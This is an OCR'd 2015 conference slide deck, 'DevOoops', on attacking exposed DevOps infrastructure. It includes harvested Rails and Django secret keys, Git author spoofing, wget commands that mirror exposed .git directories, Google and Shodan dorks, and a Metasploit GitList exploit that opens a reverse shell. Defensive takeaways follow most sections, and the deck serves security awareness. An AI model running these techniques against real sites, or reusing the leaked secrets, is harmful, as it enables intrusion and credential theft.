

DevOoops

DoJ Annual Cybersecurity Training
Symposium
May 2015

Who Ken

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- CTO (@nVisium)
- Rails Goat Co-Author
- (One) of the voices of SecCasts
- US Navy, SAIC, Charter Communications, FishNet Security, LivingSocial

Who Chris

Chris Gates (CG) [@carnal0wnage](#)

- Security Engineer (Facebook)
- NoVA Hackers Co-Founder
- US Army, Army Red Team, Applied Security, Rapid7, Lares
- <http://carnal0wnage.attackresearch.com>

Disclaimer (Chris)

The opinions expressed herein are my own personal opinions and do not represent my employer's view in any way.

Why This Talk

Increase awareness around DevOps infra security

Provide solutions

Demonstrate impact, regardless of where the infrastructure is deployed (internal, external, cloud)

What is DevOps

- DevOps – Culture, Tools, Processes
- Agile – Type of development methodology, actually abused

Agenda

- SearchCode
- GitHub
- Revision Control Tools
- Continuous Integration Tools
- AWS Config Files
- Client Provisioning Tools
- Elasticsearch
- In-Memory Databases

SearchCode

SearchCode

- Searches for code on the following providers:
 - GitHub - Current Leader
 - BitBucket - The peasant's GitHub
 - Google Code - Your dad's provider
 - SourceForge - Your grandfather's provider
 - CodePlex - ̄_ (ヾ) _ /̄
 - FedoraProject - Hats Project

SearchCode

Rails

The screenshot shows the SearchCode interface with the search query "Rails.application.config.secret_token". The results are filtered to show 939 results. The first result is from "secret_token.rb in my-rails" with 18 matches. The code snippet shows:

```
Rails.application.config.secret_token = 'ea942c41850d502f2c8283e26bdc57829f471bb18224ddff0a192c4f32cdf6cb5aa0d82b3a7a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'
```

- `a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'`
- `Rails.application.config.session_store :cookie_store, :key => "_my_app"`

The second result is from "secret_token.rb in rubygems.org" with 4 matches. The code snippet shows:

```
Rails.application.config.after_initialize do  
  Rails.application.config.secret_token = ENV['SECRET_TOKEN'] || "deadbeef" * 10  
end
```

- `Rails.application.config.after_initialize do`
- `Rails.application.config.secret_token = ENV['SECRET_TOKEN'] || "deadbeef" * 10`
- `end`

The third result is from "secret_token.rb in devise_openid_authenticatable" with 2 matches. The code snippet shows:

```
Rails.application.config.secret_token = 'ea942c41850d502f2c8283e26bdc57829f471bb18224ddff0a192c4f32cdf6cb5aa0d82b3a7a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'
```

- `a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'`
- `Rails.application.config.session_store :cookie_store, :key => "_my_scenario"`

The fourth result is from "secret_token.rb in RapidFTR" with 2 matches. The code snippet shows:

```
Rails.application.config.secret_token = Security::SessionSecret.secret_token
```

- `Rails.application.config.secret_token = Security::SessionSecret.secret_token`

The fifth result is from "secret_token.rb in devise" with 2 matches. The code snippet shows:

```
Rails.application.config.secret_token = 'ea942c41850d502f2c8283e26bdc57829f471bb18224ddff0a192c4f32cdf6cb5aa0d82b3a7a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'
```

- `a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'`
- `Rails.application.config.session_store :cookie_store, :key => "_my_app"`

The sixth result is from "secret_token.rb in audited" with 3 matches. The code snippet shows:

```
Rails.application.config.secret_token = 'ea942c41850d502f2c8283e26bdc57829f471bb18224ddff0a192c4f32cdf6cb5aa0d82b3a7a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'
```

The right sidebar contains a "refine current search" section with a slider for "Any number of lines". Below that is a "Source Filter" section with checkboxes for GitHub (900), Bitbucket (41), and Google Code (3). The "Language Filter" section has checkboxes for Ruby (767), MARKDOWN (125), HTML (23), Git Ignore (3), Config (2), YAML (2), Patch File (1), and Javascript (1). At the bottom, there is a "Try Search On" section with links for GitHub Code, OpenHub Code, and StackOverflow.

SearchCode

Django

The screenshot shows the SearchCode interface with the search term "secret_key". The search results are filtered to show Django-related files. A red box highlights the text "About 20,043 results". A red arrow points to the first result, "test_settings.py in django-sql-explorer", which contains the line "SECRET_KEY = 'shhh'". A black box with the word "No" is overlaid on the bottom right of the results area.

searchcode secret_key search

SPDX API About Privac

About 20,043 results

web.py in csse333 <https://github.com/csse333> | 6 lines | Python

- SECRET_KEY = "t5^eI,y'Ee([YGb^|?89/1fagnPnrk[!g|B2{7`**1##+Dc|bDYV4b.*!XN!=thP"
- BIND_HOST = "127.0.0.1"

config.py in ooostar <https://github.com/ooostar> | 82 lines | Python

- SECRET_KEY = '\r\n\xaf>\xaa\xbe\xcfUw\xcb5\xaa)%\xe3\x80\xc2-\xe9\xb9\x90><\xc6'
-

live_settings.py in mezzanine <https://github.com/mezzanine> | 36 lines | Python Show 6 matches

-
- SECRET_KEY = "%(secret_key)s"
- NEVERCACHE_KEY = "%(nevercache_key)s"

key.py in approcket <http://api.aprocket.com/trunk/> | 1 lines | Python

- SECRET_KEY = "change_this"

private_settings.py in django-assets-svg <https://github.com/django-assets-svg> | 3 lines | Python

- SECRET_KEY = 'zze1lwttq=0\$1rx^afg(5@*40n6@=#jrgi0grj0rlybv_u^7s!'
- DB_PASSWORD = 'vr52e3i3morx'

test_settings.py in django-sql-explorer <https://github.com/django-sql-explorer> | 1 lines | Python

- SECRET_KEY = 'shhh'

refine current search

Number of lines

Source Filter

- Github 10719
- Bitbucket 8583
- Google Code 584
- Fedora Pr... 254
- Sourceforge 98
- CodePlex 37
- Tizen 16


Language Filter

- Python 15101
- Ruby 1691
- PHP 990
- Java 477
- C 318
- Javascript 199
- MARKDOWN 170
- Perl 156
- C/C++ Hea... 154
- C# 107
- HTML 104

No

SearchCode

Has an API



The screenshot shows the SearchCode website interface. At the top left is the SearchCode logo and a search bar with the placeholder text "Type a code snippet or function" and a blue "search" button. On the top right are links for "SPDX", "API", "About", and "Privacy".

The main content area is divided into two columns. The left column contains a "Legalese" section with sub-sections: "Disclaimer", "Liability", "Conditions", and "Corporate Usage". The "Conditions" section contains a red-bordered box with the text: "The only condition of using the searchcode API is to provide a clickable link attributing searchcode as the source. No rate limiting implemented unless abuse is detected. Operate as Bill and Ted would and "Be excellent to each other"."

The right column contains a "searchcode API" section with the following text: "searchcode offers a free comprehensive API. Various examples of how to use the API can be found at [DuckDuckHack's Github repo](#) (look inside `share/spice/code_search` and `share/spice/search_code` for examples) and at [Varemeno's Doc-Finder](#). Working examples include and [Doc-Finder](#). Are you using searchcodes API? Let us know and we will include your site / application as part of our showcase". Below this are links for "Legalese", "Corporate Usage", "Documentation API", "Code Search API", "Code Search", and "Code Result".

SearchCode

```
Kens-MacBook-Pro:cloudfuckery cktricky$ ruby searchcode.rb -n XXXXXXXXXX -u XXXXXXXXXX -p XXXXXXXXXX
User
====
Details
=====
login
id
avatar_url https://avatars.githubusercontent.com/u/XXXXXXXXXX
gravatar_id
url https://api.g
html_url https://github
followers_url https://api.g
following_url https://api.g
gists_url https://api.g
starred_url https://api.g
subscriptions_url https://api.g
organizations_url https://api.g
repos_url https://api.g
events_url https://api.g
received_events_url https://api.g
type User
site_admin false

User
====
Details
=====
login
id
avatar_url https://avatars.githubusercontent.com/u/XXXXXXXXXX?v=3
gravatar_id
url https://api.
html_url https://gith
followers_url https://api.
following_url https://api.
gists_url https://api.
starred_url https://api.
subscriptions_url https://api.
organizations_url https://api.
repos_url https://api.
events_url https://api.
received_events_url https://api.
type User
site_admin false

[woot] Found this repo git://github.com/XXXXXXXXXX/XXXXXXXXXX.git which has a keyword of 'api_token'
```

SearchCode

Learned:

- Indexing has some issues
- Calling individual APIs works better for now
- There is a need for it, people want this...
reasons unknown

SearchCode (Takeaways)

This tool can be used for defensive purposes as well!

GitHub

GitHub Search

GitHub Advanced Search


- GitHub supports advanced search operators
- Google hacking for GitHub
 - <http://seclists.org/fulldisclosure/2013/Jun/15>
 - <http://blog.conviso.com.br/2013/06/github-hacking-for-fun-and-sensitive.html>

GitHub OSINT

- Check \$company employee repos for uh ohs
 - internal project commits, passwords, etc

GitHub Search

Real World Example (March 2015)



The screenshot shows a web browser window with the URL `arstechnica.com/security/2015/03/in-major-goof-uber-stored-sensitive-database-key-on-public-github-`. The page features a dark navigation bar with links for 'MAIN MENU', 'MY STORIES: 24', 'FORUMS', 'SUBSCRIBE', 'JOBS', and 'ARS CONSORTIUM'. Below this is a section header 'RISK ASSESSMENT / SECURITY & HACKTIVISM'. The main article title is 'In major goof, Uber stored sensitive database key on public GitHub page', with a sub-headline 'Ride-sharing service subpoenas GitHub for IP addresses that accessed security key.' The author is 'Dan Goodin' and the date is 'Mar 2, 2015 2:55pm EST'. Social sharing buttons for Facebook (Share) and Twitter (Tweet) are visible, with a '102' counter next to the Tweet button. The bottom of the image shows the top of a classical bust against a blue background.

`http://arstec`

Git Fun

Can we impersonate other GitHub users?

Sort of.

Git Fun

Let's be Linus...


```
Date      Sun, 23 Dec 2012 18:21:35 -0200
From      Mauro Carvalho Chehab <>
Subject    Re: [Regression w/ patch] Media commit causes user space to misbehave (was: Re: Linux 3.8-rc1)
```

Linus,

Em Sun, 23 Dec 2012 09:36:15 -0800,

Linus Torvalds <torvalds@linux-foundation.org> escreveu:

```
> To make matters worse, commit f0ed2ce840b3 is c
> CRAP even if it didn't break applications. ENO
> return from an ioctl. Never has been, never wil
> such file and directory", and is for path opera
> on files that have already been opened, there's
```



```
1 [user]
2   name = torvalds
3   email = torvalds@linux-foundation.org
4 [merge]
5   tool = kdiff3
6
```

Git Fun

The screenshot shows the GitHub interface for the repository 'cktricky / funfun'. At the top, there is a search bar with 'This repository' and 'Search' text, and navigation links for 'Explore', 'Gist', 'Blog', and 'Help'. The repository name 'cktricky / funfun' is displayed, along with statistics for 'Watch' (0), 'Star' (0), and 'Fork' (0). Below this, the repository description 'just like the name says — Edit' is shown. A summary bar indicates '5 commits', '1 branch', '0 releases', and '2 contributors'. The current branch is 'master', and the repository is named 'funfun'. A commit history table is visible, with the most recent commit by 'torvalds' (10 seconds ago) highlighted. A red arrow points from the 'torvalds' name in the commit history to a callout box containing the text 'Linus commits!'. Below the commit history, the 'README.md' file is shown with the repository name 'funfun' and the description 'just like the name says'. On the right side, there is a sidebar with navigation options: 'Code', 'Issues' (0), 'Pull Requests' (0), 'Wiki', 'Pulse', 'Graphs', and 'Settings'. At the bottom of the sidebar, the 'SSH clone URL' is provided as 'git@github.com:cktr:'. The repository description 'just like the name says' is repeated at the bottom of the main content area.

This repository Search

Explore Gist Blog Help

cktricky + -

cktricky / funfun

Watch 0 Star 0 Fork 0

just like the name says — Edit

5 commits 1 branch 0 releases 2 contributors

branch: master funfun / +

testing some more

torvalds authored 10 seconds ago latest commit 9936dc8914

README.md	Initial commit	3 hours ago
somefile.txt	testing some more	just now

README.md

funfun

just like the name says

Linus commits!

Code

Issues 0

Pull Requests 0

Wiki

Pulse

Graphs

Settings

SSH clone URL

git@github.com:cktr:

You can clone with [HTTPS](#), [SSH](#), or [Subversion](#).

just like the name says

Git Fun

Result: It appears Linus committed to our repo

```
commit 9936dc8914e7daeb3d962c7a7391890c2964f85c
Author: torvalds <torvalds@linux-foundation.org>
Date: Thu Oct 9 11:25:45 2014 -0400
```

```
testing some more
```

```
commit 831bad97910592ad7cac6d108dd9347d13335fde
Author: torvalds <linus@linux.com>
Date: Thu Oct 9 11:18:17 2014 -0400
```

```
yo yo yo, Linus in the hizzle
```

```
commit d6b37548ad70bb767ef7696bfbf4a956d360109b
Author: torvalds <cktricky@Kens-MacBook-Pro.local>
Date: Thu Oct 9 11:17:19 2014 -0400
```

```
yo yo yo, Linus in the hizzle
```

```
commit df1fa3580715e926750c932c6036881e48f32596
Author: jackMannino <jack@nvisiumsecurity.com>
Date: Thu Oct 9 11:07:15 2014 -0400
```

```
This is totally Jack Mannino committing this code... lulz
```

```
ESC
```

Git Fun (Takeaways)

- Audit who has access to your repos
 - Have a process to remove ex-employees
 - Consider auditing their personal repos for leaks
- Be suspicious of Pull Requests
 - From “trusted” authors (they can be spoofed)
 - With massive code changes within the PR (can potentially introduce vulns)

GitHub Org “To Do’s”

Forks need be deleted if a member leaves your org

- <https://help.github.com/articles/deleting-a-private-fork-of-a-private-organization-repository/>

Audit organization members for 2 factor authentication

- <https://developer.github.com/changes/2014-01-29-audit-org-members-for-2fa/>

Revision Control

.Git Exposed

Do you have your .git folder exposed on a webserver outside?

- Or inside?
- Access to .git content can allow for full source download.
- Use wget, DVCS-Pillage, or dvcs-ripper to archive and recreate the repo locally.

<https://github.com/evilpacket/DVCS-Pillage>

<https://github.com/kost/dvcs-ripper>

.Git Exposed

If directory listings are enabled, it's simple to get source


```
$ mkdir git-test  
$ cd git-test  
$ wget --mirror --include-directories=/.git  
http://www.example.com/.git
```

Then

```
$ cd www.example.com  
$ git reset --hard  
HEAD is now at [...]
```

You now have the source of the site

.Git Exposed



The image shows a Google search interface. The search bar contains the query `*.git" intitle:"Index of"`. Below the search bar, the 'Web' tab is selected and underlined. The search results summary is displayed in a box with a red border, indicating 'About 20,100 results (0.27 seconds)'. The search bar has a blue search button on the right. The navigation menu includes 'Web', 'Images', 'Videos', 'News', 'Shopping', 'More', and 'Search tools'.

Google

`*.git" intitle:"Index of"`

Web Images Videos News Shopping More Search tools

About 20,100 results (0.27 seconds)

.Git Exposed

If directory listings are NOT enabled

- Test by checking for `.git/config`
- Use DVCS-Pillage or dvcs-ripper to download the source.

DVCS-Pillage also supports

Mercurial (HG) and Bazaar (BZR).



.Git Exposed

What can you get?

- Creds, config files, source code, dev names, public keys, email addresses, etc
- repo history: vulns fixed, passwords/keys checked in but removed later :-)
- wordpress config files common
- site/database backups in .git
- session generation keys

.Git Exposed

Internal GitHub Enterprise ties into organization's LDAP or Active Directory.

- Find devops/devpassword equivalent
- Download source code
- Log in and search for interesting things

.Git Exposed (Takeaways)

- Do not leave .git exposed
- Block access via:
 - htaccess files
 - apache configurations
 - IIS configuration

Subversion

Subversion 1.6 (and earlier)

- Check for .entries files
- Walk svn chain to retrieve source
- Example:
 - `http://somedomain.com/.svn/text-base/index.php.svn-base`
- Metasploit Auxiliary Module**
 - `auxiliary/scanner/http/svn_scanner`

Reference: <http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us>



Subversion

Subversion 1.7 and later

- Working copy and changes stored in a sqlite database
- Example:
 - <http://www.somedomain.com/.svn/wc.db>
- Metasploit Auxiliary Module
 - `auxiliary/scanner/http/svn_wcdb_scanner`

Reference: <http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us>



Subversion (Takeaways)

- Do not leave .svn exposed
- Block access via:
 - htaccess files
 - apache configurations
 - IIS configuration
- Require authentication to clone all svn repositories

GitList

GitList

[Home](#)


[Continuous Integration](#)

[Issues](#)

[Wiki](#)

GitList

an elegant and modern git repository viewer



GitList



"Powered by GitList"



Web

Shopping

News

Images

Maps

More ▾


Search tools

About 52,900 results (0.30 seconds)

GitList

RCE: <http://hatriot.github.io/blog/2014/06/29/gitlist-rce/>

Affects: version 0.4.0 and below



GitList x

192.168.1.173/gitlist/

Apps Gettin Suspend Snapshots Devices kali-486-vm

GitList Applications Places 6:42 PM

root@kali: ~

File Edit View Search Terminal Help

```
msf exploit(gitlist) > show options
```

Module options (exploit/linux/http/gitlist):

Name	Current Setting	Required	Description
Proxies		no	Use a proxy chain
RHOST	192.168.1.173	yes	The target address
RPORT	80	yes	The target port
TARGETURI	/gitlist	yes	The URI of the vulnerable instance
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse_python):

Name	Current Setting	Required	Description
LHOST	192.168.1.155	yes	The listen address
LPORT	4444	yes	The listen port
SHELL	/bin/bash	yes	The system shell to use.


Exploit target:

Id	Name
0	Gitlist 0.4.0

```
msf exploit(gitlist) > exploit
```

[*] Started reverse handler on 192.168.1.155:4444
[*] Command shell session 2 opened (192.168.1.155:4444 -> 192.168.1.173:57735) at 2014-07-08 18:42:09 -0400

bash: no job control in this shell
www-data@webtest:/home/lonferret/repositories/exploit-database\$



GitList (Takeaways)

- Update to latest version of GitList

Continuous Integration

Hudson/Jenkins

“**Hudson** is a continuous integration (CI) tool written in Java, which runs in a servlet container, such as Apache Tomcat or the GlassFish application server”

Very popular

If you can't pwn Jenkins then try GlassFish or Tomcat :-)



Hudson/Jenkins

Shodan search for X-Hudson

The screenshot shows the Shodan search interface. At the top, the Shodan logo is on the left, a search bar containing 'x-hudson' is in the center, and a 'Search' button is on the right. Below the search bar, there are two main sections. On the left, there are two tables: 'Services' and 'Top Countries'. On the right, there is a detailed view of a search result for the IP address 174.37.246.85.

SHODAN **Search**

Services	
HTTP Alternate	16,238
HTTP	3,490
HTTPS	2,030
HTTPS Alternate	149
HTTP	34

Top Countries	
United States	11,209
Germany	1,697
United Kingdom	999
France	878
Japan	702

174.37.246.85
Silicom Internet
Added on 09.09.2014
 Ashburn

174.37.246.85-static.reverse.softlayer.com

HTTP/1.0 403 Forbidden
